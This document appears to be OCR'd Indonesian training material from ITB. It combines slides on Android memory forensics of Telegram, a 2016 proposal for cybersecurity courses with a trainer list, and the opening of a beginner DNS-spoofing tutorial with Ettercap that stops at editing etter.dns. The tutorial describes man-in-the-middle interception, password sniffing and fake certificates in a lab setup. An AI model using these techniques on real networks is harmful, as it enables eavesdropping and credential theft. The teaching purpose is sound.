Analisa forensik digital pada perangkat mobile


VIPKAS AL HADID FIRDAUS

085649450433

vipkas.firdaus@gmail.com

Latar Belakang

- Kasus kriminal telah melibatkan penggunaan media digital berupa perangkat elektronik smartphone
- Perangkat *mobile* (android smartphone) telah menjadi perangkat privat
- Data-data privat user dapat menjadi informasi penting bagi invertigator dalam melakukan investigasi
- Telegram merupakan aplikasi pesan instan android yang populer yang ditunjang dengan fitur keamanan



APPLICATIONS
Home
Dialer
SMS/MMS
IM
Browser
Camera
Alarm
Calculator
Contacts
Voice Dial
Email
Calendar
Media Player
Photo Album
Clock
...
APPLICATION FRAMEWORK
Activity Manager
Window Manager
Content Providers
View System
Notification Manager
Package Manager
Telephony Manager
Resource Manager
Location Manager
...
LIBRARIES
Surface Manager
Media Framework
SQLite
WebKit
Libc
OpenGL|ES
Audio Manager
FreeType
SSL
...
ANDROID RUNTIME
Core Libraries
Dalvik Virtual Machine
HARDWARE ABSTRACTION LAYER
Graphics
Audio
Camera
Bluetooth
GPS
Radio (RIL)
WiFi
...
LINUX KERNEL
Display Driver
Camera Driver
Bluetooth Driver
Shared Memory Driver
Binder (IPC) Driver
USB Driver
Keypad Driver
WiFi Driver
Audio Drivers
Power Management

Akuisisi Memori

- ✓ Proses akuisisi memori pada perangkat android akan dilakukan dengan menggunakan metode LiME

Gambar 4. Tahapan Akuisisi Memori

Analisa



- ✓ Analisa pada *image* memori dilakukan untuk mendapatkan barang bukti digital dari aplikasi telegram
- ✓ Proses analisa dilakukan dengan menggunakan *volatility framework*

Gambar 5. Tahapan Analisa Forensik

SEKIAN Dan TERIMA KASIH

VIPKAS AL HADID FIRDAUS

Proposal Kegiatan Sertifikasi Keamanan Informasi 2016

INSTITUT TEKNOLOGI BANDUNG

Latar Belakang


Sistem keamanan siber nasional perlu dibangun secara komprehensif. Untuk itu, kapabilitas negara perlu dibangun untuk menjamin keamanan siber dalam berbagai aspek, meliputi bidang ideologi, politik, ekonomi, sosial, budaya, ketahanan dan keamanan nasional. Langkah-langkah yang perlu dilakukan untuk mewujudkan hal tersebut antara lain membuat strategi nasional keamanan siber secara komprehensif, serta membuat program dan langkah implementasi untuk membangun sistem keamanan siber nasional.

Dalam implementasi jangka menengah dan panjang, strategi peningkatan kapabilitas SDM yang matang perlu didefinisikan di dalam program keamanan siber nasional. Terdapat tiga sasaran yang ingin dicapai pada program peningkatan kapabilitas SDM dalam bidang keamanan siber, antara lain sebagai berikut.

- Peningkatan kesadaran akan risiko beraktivitas di dunia cyber
- Persiapan sumber daya manusia yang *capable* dalam mendukung keamanan siber nasional
- Pengembangan dan pemeliharaan *cybersecurity workforce* yang kompetitif dan mampu bersaing secara global

Untuk mencapai sasaran tersebut, program peningkatan kapabilitas SDM dalam bidang keamanan siber dapat dibagi ke dalam tiga komponen penting, yaitu informasi, pendidikan, dan profesi.

- Informasi
  Perlu dilakukan penyebaran informasi serta sosialisasi terkait isu-isu keamanan informasi serta pencerdasan terkait risiko-risiko dalam penggunaan teknologi informasi guna meningkatkan *security awareness* pada masyarakat luas.
- Pendidikan
  Pengetahuan yang berhubungan dengan keamanan siber dapat dimasukkan ke dalam pendidikan formal dalam rangka mempersiapkan generasi penerus dalam menghadapi perkembangan teknologi serta risiko-risiko yang melekat dengannya.
- Profesi
  Peningkatan kompetensi profesional dalam bidang keamanan siber dapat dilakukan melalui pendidikan, pelatihan, bekerja, dan sertifikasi.



Program peningkatan kapabilitas SDM untuk ketiga komponen di atas diwujudkan ke dalam kegiatan-kegiatan sebagai berikut.

1. Pelatihan Cyber Security Awareness, cyber criminology and law
2. Pelatihan penetration testing

Pelatihan *Cyber Security Awareness, Cyber Criminology and Law*

1. Gambaran Umum

Pelatihan ini dilaksanakan untuk meningkatkan *awareness* peserta terhadap isu-isu keamanan informasi. Pada pelatihan ini, dijelaskan risiko-risiko yang ada ketika *mobile device* atau komputer yang digunakan terhubung ke internet dan akibat-akibat yang mungkin saja terjadi. Diharapkan peserta pelatihan dapat memahami konsekuensi dari setiap tindakan yang dilakukan di dunia maya dan mengetahui sikap-sikap yang tepat dalam penggunaan perangkat komunikasi *mobile* dan beraktivitas di internet dengan aman.

Kejahatan dan kriminalitas telah dikaitkan dengan manusia dari awal peradaban. Kejahatan sulit untuk dipahami. Negara negara telah mengadopsi strategi yang berbeda beda dalam menghadapi kejahatan tergantung dari sifat dan luasnya. Satu hal yang pasti, negara dengan tingkat kejahatan yang tinggi sulit untuk tumbuh dan berkembang, dikarenakan kejahatan merupakan lawan langsung dari pembangunan. Ia akan meninggalkan konsekuensi social dan ekonomi yang negative.

Cybercrime sendiri didefinisikan sebagai kejahatan yang dilakukan di internet dengan menggunakan computer baik sebagai alat atau korban yang ditargetkan dan umumnya tekniknya berkembang setiap harinya. Oleh karena itu Cyberlaw sangat dibutuhkan, kaitannya dengan upaya pencegahan tindak pidana, ataupun penanganan tindak pidana. Cyber law akan menjadi dasar hukum dalam proses penegakan hukum terhadap kejahatan-kejahatan dengan sarana elektronik dan komputer, termasuk kejahatan pencucian uang dan kejahatan terorisme.

2. Tujuan

Program pelatihan *Cyber Security Awareness* bertujuan untuk meningkatkan pemahaman peserta pelatihan akan ancaman di dunia siber, serta mendorong penggunaan internet dan teknologi informasi dan komunikasi yang aman dan tepat.

Program pelatihan *Cyber Criminology and law* bertujuan untuk mempelajari hukum untuk mencegah tindak pidana ataupun penanganan tindak pidana yang melibatkan computer sebagai sarana ataupun sasaran..

3. Sasaran Program

Sasaran dari program ini adalah masyarakat secara umum yang relatif sering melakukan aktivitas dengan perangkat komunikasi *mobile* dan menggunakan internet dalam kesehariannya.

4. Manfaat

Manfaat yang dapat diperoleh dengan mengikuti pelatihan ini adalah sebagai berikut.

- Peserta akan mendapatkan pengetahuan terkait dengan peluang terjadinya berbagai ancaman dan risiko di dunia siber.
- Peserta akan memperoleh paparan terkait sikap yang tepat dan aman dalam beraktivitas di dunia maya.
- Peserta akan mendapatkan wawasan umum terkait dengan keamanan informasi dan upaya-upaya yang dapat dilakukan untuk mewujudkannya.
- Peserta dapat mengidentifikasi kegiatan yang berkaitan dengan kejahatan dan menetapkan fakta pendukung untuk penuntutan dan mengetahui kekuatan yang tersedia untuk penyidikan.
- Meningkatkan kesadaran hukum dan menganalisa kasus kasus kejahatan dunia maya di Indonesia dari sisi aspek hukum.

5. Gambaran Umum

Pelatihan Penetration testing adalah program yang dirancang untuk administrator dan staff yang ingin mendalami pengujian keamanan secara professional agar dapat menentukan risiko organisasi bila menghadapi serangan dan juga untuk membangun system yang lebih aman lagi. Training ini akan memperkenalkan peserta beberapa kerentanan yang masih popular saat ini dan bagaimana cara mengekploitasinya. Diharapkan juga para peserta yang mengikuti kelas ini memahami tentang dasar jaringan dan dasar linux. Keakraban dengan virtualisasi dan terminal merupakan nilai lebih dan dapat mempermudah pembelajaran. Di akhir pelatihan diharapkan peserta dapat memahami bentuk bentuk serangan yang popular saat ini dan mempunyai kesiapan dalam menghadapi serangan juga memiliki tanggungjawab untuk menemukan dan memahami kerentanan organisasinya dan dapat menanggulangi sebelum ada orang lain yang menyerang.

6. Tujuan

Program pelatihan *Cyber penetration test* bertujuan untuk mempelajari proses mengidentifikasi dan memanfaatkan kerentanan dalam system untuk meningkatkan keamanan.

7. Sasaran Program

Sasaran dari program ini adalah masyarakat secara umum yang relatif sering melakukan aktivitas dengan internet dan dalam kesehariannya.

8. Manfaat

Manfaat yang dapat diperoleh dengan mengikuti pelatihan ini adalah sebagai berikut.

- Peserta dapat mengidentifikasi kerentanan yang paling berisiko di dalam organisasi sehingga organisasi dapat memprioritaskan perbaikan, menerapkan patch yang diperlukan dan mengalokasikan sumber daya keamanan yang lebih efisien.
- Peserta dapat memperkirakan dan memulihkan dari pelanggaran kemanan dengan biaya yang rendah dan juga secara proaktif mengidentifikasi dan menangani risiko sebelum serangan dan pelanggaran kemanan terjadi.
- Training ini mempersiapkan peserta dalam membantu organisasi mengatasi aspek kepatuhan umum atau audit dan juga menyediakan sumber daya yang lebih kompeten dalam mempersiapkan sertifikasi perusahaan.
- Training ini mempersiapkan sumberdaya yang siap menjaga citra organisasi dalam mempertahankan serangan.

Cryptography

1. Gambaran Umum

Kriptografi merupakan keahlian dan ilmu dari cara-cara untuk komunikasi aman pada kehadirannya di pihak ketiga. Secara umum, kriptografi ialah mengenai mengkonstruksi dan menganalisis protokol komunikasi yang dapat memblokir lawan; berbagai aspek dalam keamanan informasi seperti data rahasia, integritas data, autentikasi, dan non-repudansi merupakan pusat dari kriptografi modern. Sedangkan steganografi adalah ilmu dan seni menyembunyikan pesan di dalam sebuah cover media.

2. Tujuan

Program pelatihan Cryptography bertujuan untuk mempelajari komunikasi yang aman dan untuk meningkatkan keamanan.

3. Sasaran Program

Sasaran dari program ini adalah masyarakat secara umum yang relatif sering melakukan aktivitas dengan internet dan dalam kesehariannya.

4. Manfaat

Manfaat yang dapat diperoleh dengan mengikuti pelatihan ini adalah peserta memahami materi sebagai berikut.

a. Steganography dasar
b. Secure key exchange over an insecure medium with public key cryptography
c. Creating a network of trust
d. A useable secure communication

Trainer

No	Nama	Institusi	Keterangan
1	Zendy Agung, ST	STEI-ITB	Pemateri Cryptography dan Cryptoanalysis
2	Lastono Risman H., ST, MT	STEI-ITB	Pemateri Mobile Malware Analysis
3	Muhammad Faris R., ST	STEI-ITB	Pemateri Mobile Malware Analysis
4	Vipkas Al Hadid Firdaus, ST	STEI-ITB	Pemateri Mobile Forensic
5	Septafiansyah Dwi P., ST, MT	STEI-ITB	Pemateri Cyber Security Awareness
6	Samuel Kristyan, ST, MT	STEI-ITB	Pemateri Mobile Pentesting

Contact :

Sekretariat Pelatihan Cyber Security, Cyber Security Building , JL. Winaya Mukti No. 01 Jatinangor Kampus ITB Jatinangor – Sumedang Telp +6222-7795531, Fax +6222-7798379

Email: kartika.n@stei.itb.ac.id

PenTest::DNS Spoofing

Beginner Tutorial v.1


DNS Spoffing Tools

1. Ettercap
2. DNS Spoof Plugin Ettercap
3. Kali Linux

Sumber:csoonline


DNS Spoofing

DNS Spoofing adalah salah satu metode hacking Man In The Middle Attack (MITM). Hampir sama konsepnya dengan ARP Spoofing, tapi yang membedakan adalah Attacker akan memalsukan alamat IP dari sebuah domain.




DNS ???

DNS adalah Domain Name Server, yaitu server yang digunakan untuk mengetahui IP Address suatu host lewat host name-nya. Dalam dunia internet, komputer berkomunikasi satu sama lain dengan mengenali IP Address-nya. Namun bagi manusia tidak mungkin menghafalkan IP address tersebut, manusia lebih mudah mengingat kata-kata seperti www.yahoo.com, www.google.com, atau www.facebook.com. DNS berfungsi untuk mengkonversi nama yang bisa terbaca oleh manusia ke dalam IP addresshost yang bersangkutan untuk dapat dilakukan komunikasi.



ARP

Address Resolution Protocol disingkat ARP adalah sebuah protokol dalam TCP/IP Protocol Suite yang bertanggungjawab dalam melakukan resolusi alamat IP ke dalam alamat Media Access Control (MAC Address).




ARP

ARP adalah protocol yang berfungsi memetakan ipaddress menjadi MAC address. Dia adalah penghubung antara datalink layer dan ip layer pada TCP/IP. Semua komunikasi yang berbasis ethernet menggunakan protocol ARP ini. Pada dasarnya komputer atau device yang akan berkomunikasi pasti akan melakukan transaksi atau tukar menukar informasi terkait antara IP dan MAC address. Setiap transaksi akan disimpan di dalam cache OS Anda. Bisa dilihat menggunakan perintah arp (baik di Windows atau Linux).

ARP

Namun protocol ini punya kelemahan serius, karena setiap komputer bisa saja memberikan paket transaksi ARP yang dimanipulasi. Dengan merubah MAC address yang sesungguhnya. Kelemahan ini dimanfaatkan untuk jenis serangan ARP Poisoning atau ARP Spoofing atau Man In The Middle Attack. Siapa pun dapat menyadap bahkan meng-kill koneksi aktif pada LAN!




Ettercap

Ettercap memungkinkan membentuk serangan melawan protokol ARP dengan memposisikan diri sebagai “penengah, orang yang ditengah” dan, jika sudah berada pada posisi tersebut, maka akan memungkinkan untuk :

- menginfeksi, mengganti, menghapus data dalam sebuah koneksi
- melihat password pada protokol-protokol seperti FTP, HTTP, POP, SSH1, dan lain-lain.
- menyediakan SSL sertifikasi palsu dalam bagian HTTPS pada korban.
- dan lain-lain.

DNS Spoofing / MITM

Jadi ketika target melakukan request terhadap sebuah alamat domain dengan alamat IP A, dengan DNS Spoofing, oleh gateway request user tersebut akan di forward ke alamat IP palsu dari attacker.



Practice

Beginner Tutorial

Konfigurasi Jaringan

Konfigurasikan jaringan pada satu kelas yang sama, sebagai contoh:

Komputer	IP Address	MAC Address
Gateway	192.168.137.1	08:00:27:00:C0:1B
Target	192.168.137.8	08:00:27:21:6C:6F
Attacker	192.168.137.238	08:00:27:77:B5:07

Configurasi DNS Plugin

1. Modifikasi file konfigurasi DNS Spoofing
   Ketikkan perintah berikut di terminal:

```
1 root@bt:~# nano /usr/local/share/ettercap/etter.dns
```

